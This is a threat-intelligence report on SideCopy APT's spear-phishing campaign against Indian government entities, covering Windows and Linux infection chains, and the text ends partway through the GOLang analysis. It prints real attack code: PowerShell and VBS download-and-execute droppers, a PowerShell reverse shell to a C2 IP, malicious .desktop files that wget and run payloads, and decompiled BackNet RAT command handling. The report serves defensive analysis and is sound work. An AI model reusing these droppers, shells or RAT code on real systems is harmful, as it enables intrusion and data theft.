Telsy

Cyber Reports

SideCopy APT: from Windows to *nix

05/01/2022

INDEX

1 Introduction 3
2 Analysis 4
2.1 Timeline and Targets 5
2.2 Malicious Windows Document Chain 7
2.3 LINUX LNK Chain 9
2.4 GOLANG Analysis 14
2.5 ShellCode Downloader 22
2.6 Phishing Page 23
3 Indicators of Compromise 24
4 ATT&CK Matrix 26

1 Introduction

Telsy Threat Intelligence team has observed a spear-phishing campaign conducted by cyber-espionage group ***SideCopy*** against critical government entities in India.

As previously published by "TALOS Cisco Security Research" also in this campaign, in addition to the military themes, ***SideCopy*** used publications, invitations to submit documents and reproduced phishing portals posing as Indian government webmail to trick victims into divulging their e-mail credentials.


SideCopy's delivery infrastructure consists of using compromised websites to deliver malicious artefacts to specific victims. In this campaign, the portal "*hxxp://assessment.mojochamps.com*" was compromised, the *WebShell* named "***WSO version 4.2.5***" was uploaded, and the infection chain began to spread.

The infection chain for ***Windows*** systems has remained relatively consistent with minor variations, but unlike previous observations an infection chain for ****nix*** systems has been introduced. ***SideCopy*** continued to send spear-phishing e-mails with malicious file attachments ranging from *WEB links* to *LNKs* that installed remote access trojans (RATs) on infected systems.

In addition, ***SideCopy*** used the *BackNet* agent in some infection chains. ***BackNet*** is a Python Remote Access Tool. It is made of two main programs:

- A Command and Control server, which is a Web interface to administer the agents
- An agent program, which is run on the compromised host, and ensures communication with the Command and Control.

The agent can be compiled to native executables using *pyinstaller* and is therefore compatible with both *Windows* and **nix* operating systems.



execution process graph

2 Analysis

SideCopy's TTPs include compromising websites for use during targeting. These compromised infrastructures are used to host a variety of infection chains, ranging from standard phishing for credential harvesting to more complex phishing to install a RAT.


The portal "*hxxp://assessment.mojochamps.com*", compromised by the threat actor, had malconfigured open directories that allowed access to directories and files saved by the cyber-espionage group.

The infrastructure analysed by ***Telsy*** contained a Windows infection chain that exploited the classic word document with a Remote Template Injection technique. The Linux infection was started with a WEB link that forced the target to download an archive containing a fake *lnk* that led to the installation of the ***Backnet*** agent.

2.1 Timeline and Targets


The analysis of the files on the compromised website made it possible to draw up a timeline of the activities conducted by the ***SideCopy*** group. Between the upload of the first *WebShell* and the last reported activity, which appears to be the creation of the Indian government's webmail phishing page, there were various activities such as uploading PHP and ELF files along with decoy documents.

The following storyline omits the decoy documents upload.



Depending on the context and modus operandi, all PHP and other files are consistent with each other, which makes it possible that the compromised site was used by the same threat actor to target only India.


Typically, the purpose of the PHP pages was to record the source IP and user agent of the visitor in a text file and then redirect the user to the malicious file or a decoy file depending on the purpose of the page.



Map of visitors' IPs

Analysis of the log files generated by the PHP pages was able to identify around 400 unique IPs, most of which were concentrated in India. Some of these IPs were attributed to Indian governmental and civil organisations by analysing the information contained in the ***Whois*** registry databases. For example:

- M.P. Power Management Company Limited
- Power System Operation Corporation Limited
- Inspector General of Police
- Chief of Naval Staff
- National Remote Sensing Agency.




Map of Indian visitor IPs

2.2 Malicious Windows Document Chain

The malicious document named *Jointness.docx* has been uploaded on the compromised web site on 5 December, it is reachable on "*assessment.mojochamps.com/images/Jointness.docx*" and has hash *0495046e0f23bda54f2e87a4f3ba13f29ddbf1bd*.

This document exploiting the remote template injection, downloads from "*http://62.171.172.199/Theaterisation.docx*" its payload.

The template shows some contextual information about the "*Theaterisation of the Indian Army*".



The payload, with hash *528b12deb66842d798a0467d92f6df4302f61c96*, tries to download the next stage using a PowerShell command from "*http://62.171.172.199:80/ab.vbs*".

```
powershell.exe  -NoP -sta -NonI -W Hidden -Exec Bypass Invoke-WebRequest -Uri http://62.171.172.199:80/ab.vbs -OutFile ab.vbs;
start ab.vbs
```

The *ab.vbs* script, *with hash 4933fe2ccebba324d0807242fc4dc15376ee7aaa,* is used to download from "*http://62.171.172.199:80/bts.ps1*" a PowerShell script and execute it.

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "cmd /k powershell.exe -NoP -sta -NonI -W Hidden -Exec Bypass -command (New-Object System.Net.WebClient).DownloadFile('http://62.171.172.199:80/bts.ps1',
            'C:\Users\Public\bp.ps1');timeout 10;Del ab.vbs; PowerShell -NoP -sta -NonI -W Hidden -Exec Bypass -command C:\Users\Public\bp.ps1"
oShell.Run strArgs, 0, false
```

The PowerShell script, with hash *b50669db6ca41eb591170c9a0ebcb60937b10a24*, appears to be obfuscated. The obfuscation is trivial, basically each variable is named with a base64 long string.

After de-obfuscating the code try to unload an additional PowerShell buffer, run it, and return the output to C2.

```
$sockObj = New-Object System.Net.Sockets.TCPClient("0xCFB4F3BA",443);
$streamObj = $sockObj.GetStream();
[byte[]]$recvd_buf = 0..65535|%{0};
while(($len_recvd = $streamObj.Read($recvd_buf, 0, $recvd_buf.Length)) -ne 0){;
    $payload = (New-Object -TypeName System.Text.ASCIIEncoding)."GetString"($recvd_buf,0, $len_recvd);
    $out_err = (iex $payload 2>&1 | Out-String );
    $out_tosend = $out_err + "PS " + (pwd).Path + "> ";
    $output_obj = ([text.encoding]::ASCII)."GetBytes"($out_tosend);
    $streamObj.Write($output_obj,0,$output_obj.Length);
    $streamObj.Flush()
};
$sockObj.Close()
```

The IP is stored in hexadecimal and it corresponds to: *207.180.243.186*. This IP, which was inaccessible at the time of the analysis, is used also by multiple *GOLang* malware samples.

2.3 LINUX LNK Chain

The Linux chain starts with an archive containing a malicious link file (*.desktop*) for Linux, when the victim opens the link file the infection continues downloading and executing the malicious payloads and the decoy document.

The compromised website hosts multiple decoys document about Indian Government these shows that it has been used long time as base for the campaigns. Moreover, multiple php pages, created by the threat actor self on the compromised site, behave different if they are reached from different devices.


The page "*assessment.mojochamps.com/uploads/v/p/index.php*" created on 14 November redirects to:

- *assessment.mojochamps.com/uploads/v/p/Noting-Sheet.tar* (Created on 14 November) if visited from a not Linux OS. The archive contains a document not malicious.
- *assessment.mojochamps.com/uploads/v/p/Noting-Sheet.tar.gz* (Created on 14 November) if visited from a Linux OS. The archive contains a malicious Link file.

The archive *Noting-Sheet.tar.gz, with hash f1d4e63edb11e6e3aa00889d7f3c8fc4052f344c,* contains the file *Noting-Sheet.desktop, cd6063cca3326cce343ad9c43a423a9f89e34e78,* that downloads the payload and a decoy document.

```
[Desktop Entry]
Encoding=UTF-8
Name=Noting-Sheet.odt
Exec=sh -c "/usr/bin/wget 'http://assessment.mojochamps.com/uploads/v/x.php' -O /tmp/Noting-Sheet.odt; /usr/bin/wget 'http://144.91.81.180/cmd.sh' -O /tmp/exe.sh;
        cd /tmp; chmod +x exe.sh;libreoffice /tmp/Noting-Sheet.odt | bash exe.sh"
Terminal=false
Type=Application
Icon=document-x-generic
```

The decoy document downloaded and opened is the same contained in *Noting-Sheet.tar*.



ADDITIONAL DIRECTORATE GENERAL OF INTERNATIONAL COOPERATION,
FOREIGN TRAINING TEAM (FTT), IHQ OF MOD (ARMY)

File No : A/90003/AFCVP/21-22/GS/FTT Sheet No : One

BD PROCEEDINGS : SELECTION AND PRIORITISATION OF FOREIGN COURSES TO BE AVAILED IN FY 2021-22

1

1. Ref the fwg:-

(a) DCD(FCVB) letter No A/95305/MI/FCVB dt 01 Sep 2020.

(b) Foreign Trg Team (FTT), ADG IC convening order No A/90003/AFCVP 21-22/GS/FTT dt 09 Sep 2020.

2. The bd proceedings for Selection and Prioritisation of Foreign Course to be availed in FY 2021-22 have been finalised by a BOO after incorporating the inputs of all stakeholders. The same is placed opposite.

While the *cmd.sh file*, with hash *9efad25410c159109588cad5d0b192cb296805f4*, downloads the final payload from: "http://*144.91.81.180/x64*".

```
#!/bin/bash
wget 'http://144.91.81.180/x64' -O /tmp/x
chmod +x /tmp/x
/tmp/x
```

The final payload *x64*, with hash *a10c90626d8de12c4b378ab0cbb30032c61b0e76*, is an ELF file for x86_64 bits. It is written in python and packaged through *pyinstaller*.

```
▶ python2 ~/Desktop/tools/analisys-tools/pyinstxtractor/pyinstxtractor.py x64
[+] Processing x64
[+] Pyinstaller version: 2.1+
[+] Python version: 27
[+] Length of package: 6312511 bytes
[+] Found 44 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: x64-8082.pyc
[+] Found 448 files in PYZ archive
[+] Successfully extracted pyinstaller archive: x64
```

After completely decompiling the malicious sample, the configuration file and the main source file were identified, clearly showing the full functionality of a RAT communicating with "*http://173.212.200.69:8082*".

```
▶ uncompyle2 x64_extracted/out00-PYZ.pyz_extracted/config.pyc
# 2021.12.25 19:00:44 CST
#Embedded file name: config.py
SERVER = 'http://173.212.200.69:8082'
HELLO_INTERVAL = 1
IDLE_TIME = 60
MAX_FAILED_CONNECTIONS = 20
PERSIST = False
HELP = '\n<any shell command>\nExecutes the command in a shell and return its output.\n\nupload <local_file>\nUploads <local_file> to server.\n\ndownload <url> <destination>\nDownloads a file through HTTP(S).\n
\nzip <archive_name> <folder>\nCreates a zip archive of the folder.\n\nscreenshot\nTakes a screenshot.\n\npython <command|file>\nRuns a Python command or local file.\n\npersist\nInstalls the agent.\n\nclean\nUn
installs the agent.\n\ncrack\ncrackdown against agent.\n\nlistall\nlists agent directory.\n\nexit\nKills the agent.\n'
+++ okay decompyling x64_extracted/out00-PYZ.pyz_extracted/config.pyc
# decompiled 1 files: 1 okay, 0 failed, 0 verify failed
# 2021.12.25 19:00:44 CST
```

The main source code implements a full RAT, the first action of the agent is to upload a file containing all the files stored in the home directory.

```
def listall(self):
    """ list file directory and uploads it to the server"""
    os.system('cd; find . -type f > /tmp/list.txt')
    list_path = '/tmp/list.txt'
    self.upload(list_path)
```

The implemented main loop requests commands from C2 to be executed and waits.

```
            else:
                self.cd(args[0])
        elif command == 'upload':
            if not args:
                self.send_output('usage: upload <localfile>')
            else:
                self.upload(args[0])
        elif command == 'download':
            if not args:
                self.send_output('usage: download <remote_url> <destination>')
            elif len(args) == 2:
                self.download(args[0], args[1])
            else:
                self.download(args[0])
        elif command == 'clean':
            self.clean()
        elif command == 'persist':
            self.persist()
        elif command == 'exit':
            self.exit()
        elif command == 'crack':
            self.crack()
        elif command == 'listall':
            self.listall()
        elif command == 'zip':
            if not args or len(args) < 2:
                self.send_output('usage: zip <archive_name> <folder>')
            else:
                self.zip(args[0], ' '.join(args[1:]))
        elif command == 'python':
            if not args:
                self.send_output('usage: python <python_file> or python <python_command>')
            else:
                self.python(' '.join(args))
        elif command == 'screenshot':
            self.screenshot()
        elif command == 'help':
            self.help()
        else:
            self.runcmd(commandline)
```

Here, the threat actor used an open-source red teaming agent+C2 named ***BackNet***.

BackNet is a Python Remote Access Tool. BackNet is made of two main programs:

- *A Command aad Control server, which is a Web interface to administer the agents*
- *An agent program, which is run on the compromised host, and ensures communication with the CNC*


*The agent can be compiled to native executables using **pyinstaller**.*

Indeed, below its visible the same snippet of the agent hosted on github.

github.com/Vinatechvn/backnet/blob/master/agent/agent.py

```
                    else:
                        self.cd(args[0])
                elif command == 'upload':
                    if not args:
                        self.send_output('usage: upload <localfile>')
                    else:
                        self.upload(args[0],)
                elif command == 'download':
                    if not args:
                        self.send_output('usage: download <remote_url> <destination>')
                    else:
                        if len(args) == 2:
                            self.download(args[0], args[1])
                        else:
                            self.download(args[0])
                elif command == 'clean':
                    self.clean()
                elif command == 'persist':
                    self.persist()
                elif command == 'exit':
                    self.exit()
                elif command == 'zip':
                    if not args or len(args) < 2:
                        self.send_output('usage: zip <archive_name> <folder>')
                    else:
                        self.zip(args[0], " ".join(args[1:]))
                elif command == 'python':
                    if not args:
                        self.send_output('usage: python <python_file> or python <python_command>')
                    else:
                        self.python(" ".join(args))
                elif command == 'screenshot':
                    self.screenshot()
                elif command == 'help':
                    self.help()
                else:
                    self.runcmd(commandline)
```

The C2 infrastructure is little different in the front end, indeed the threat actor hand is visible in the ascii art on the home page of the C2.



Command and Control

raw.githubusercontent.com/Vinatechvn/backnet/master/server/webui/templates/login.html


```
{% with custom_header=True %}
{% include "header.html" %}
{% endwith %}

<header>
<div class="container">
<div style="white-space: pre;color:  #b5e853;font-weight: bold">
 ____                 _                 _
| __ )  __ _  ___| | _| \ | | ___| |_
|  _ \ / _` |/ __| |/ /  \| |/ _ \ __|
| |_) | (_| | (__|   <| |\  |  __/ |_
|____/ \__,_|\___|_|\_\_| \_|\___|\__|

</div>
</div>
</header>

<div class="container">
  <section id="main_content">
    <form method="POST">
    <h2>Passphrase: </h2><input type="password" name="password" style="width: 50%"> <input type="submit" value="OK">
    </form>
  </section>
</div>

{% include "footer.html" %}
```

Github source code

Another infection chain starts from the following PHP page *"assessment.mojochamps.com/uploads/hg/index.php",* created on 6 December, redirects to different pages according to the user agent.

- For *Mac* users redirects to *https://vpn.nic.in*
- For Windows users redirects to "*http://www.docfinderlist.somee.com/email.gov.in/Scanned-Cm-Dec21-.rar*" that is a password protected RAR having hash *eabd5a4d35aa53cbda210690330f0fe45573e0ba*
- For *Android* users redirects to *http://185.190.142.213/vpn/* , but unfortunately it is not available anymore.
- For Linux users redirects to "*http://assessment.mojochamps.com/uploads/hg/Sexual_Harassment_of_Women.zip*"with hash *4d2a5b0628e3c5a6cba4492eb4dc615954665c19*.
    - This archive contains a malicious link file, with hash *3f8d0de8e6f59b99ac6fbcc8e83aa4169d115c8c,* that starts the same infection chain of the previous one.

```
[Desktop Entry]
Encoding=UTF-8
Name=Sexual_Harassment.odt
Exec=sh -c "/usr/bin/wget 'http://assessment.mojochamps.com/uploads/x/x.php' -O /tmp/Sexual_Harassment.odt; /usr/bin/wget 'http://144.91.81.180/cmd.sh' -O /tmp/exe.sh;
cd /tmp; chmod +x exe.sh;libreoffice /tmp/Sexual_Harassment.odt | bash exe.sh"
Terminal=false
Type=Application
Icon=document-x-generic
Name[en_US]=Sexual_Harassment.odt
```



Tele : 24196753/ 54

File No. A/3151/Gen/PSHW/DGQA(Vig Cell) 03 Dec 2021

MINISTRY OF DEFENCE/DDP
DGQA(VIGILANCE CELL)

AWARENESS GENERATION PROGRAMME ON SEXUAL HARASSMENT OF WOMEN AT WORKPLACE ON 09th DECEMBER 2021

1. The Secretary, Ministry of Women & Child Development vide DO letter No. 13016/2/2017-WW-Part(1) dated 25 Nov 2021 (copy enclosed) has requested all Departments / PSUs / Organisations to conduct one day awareness programme on the Sexual Harassment Act on 09 Dec 2021. Further, the nodal Ministry has sought a report on this exercise held on that day in the Ministry/ Department/ Organisation.

2. Salient points of the request are as under :-

(a) Ministry of Women and Child Development, has decided to commemorate the eight anniversary of notification of this landmark legislation that is 09th December 2021 by conducting awareness generation exercise around the Act for their employees.

(b) Sexual Harassment of Women at Workplace (Prevention, Prohibition and Redressal, Act, 2013 was notified on 09 Dec 2013 to provide a safe and secure environment to women at Workplace.

(c) The Act upholds women's fundamental right to equality as guaranteed under Article 14 and 15 of the Indian Constitution, right to live with dignity under Article 21 and right to practice any profession or to carry on any occupation, trade or business which includes a right to a safe working environment free from sexual harassment as provided under Article 19(1)(g) of the Indian constitution.

(d) It is crucial that as a country we provide all women with safe and secure work environment with improved access to education and employment, millions of Indian women entering the country's workforce.

(e) It is the responsibility of every employer to ensure compliance of the provisions of the Act as well as sensitise their employees towards the need to uphold the dignity of women and end gender stereotypes so as to encourage more and more women to participate in economic activities . This will contribute to realisation of gender equality and result in inclusive growth for the benefit of the nation as a whole.

Decoy document

Other malicious link file that start the same infection chain and end with the download of the same payload have the following hashes:

- 4aac22fb2b2561ac0b76cc676e94a688f9130bc0
- 3b6def2e33f8278ad6edfb4713f22995a56fdb23
-

2.4 GOLANG Analysis

Moreover, thanks to the open-dir of the web server has been possible to find others Linux samples, this time they were written in *GOLang* and not in *Python*.

Even though it is not available the complete infection chain, but it can be supposed that a similar chain has been used to execute these samples.

These samples, basically, have the purpose to ***steal documents*** from the infected Linux system and uploads them to another C2.

The files are uploaded to the C2 via **HTTP POST** request, a field in the post data contains username and IP address of the infected system. Moreover, a sample uses the "***.config/autostart***" directory to achieve persistence.

The analysed sample, with hash *fd80690328ee8fbba7d32339edc56fd01f512ae6*, is "*assessment.mojochamps.com/uploads/v/version*", was created on 10 November and has 0 detection on Virustotal.


It is written in *GOLang* version greater or equal than 1.16. After a refactor the function names are resolved and the analysis starts in the function *main.main()*.

```
:> afl | grep "main\."
0x004654c0    5 60           runtime.main.func2
0x00640640   16 735  -> 712  main.copy
0x00640920    5 202  -> 199  main.fileExists
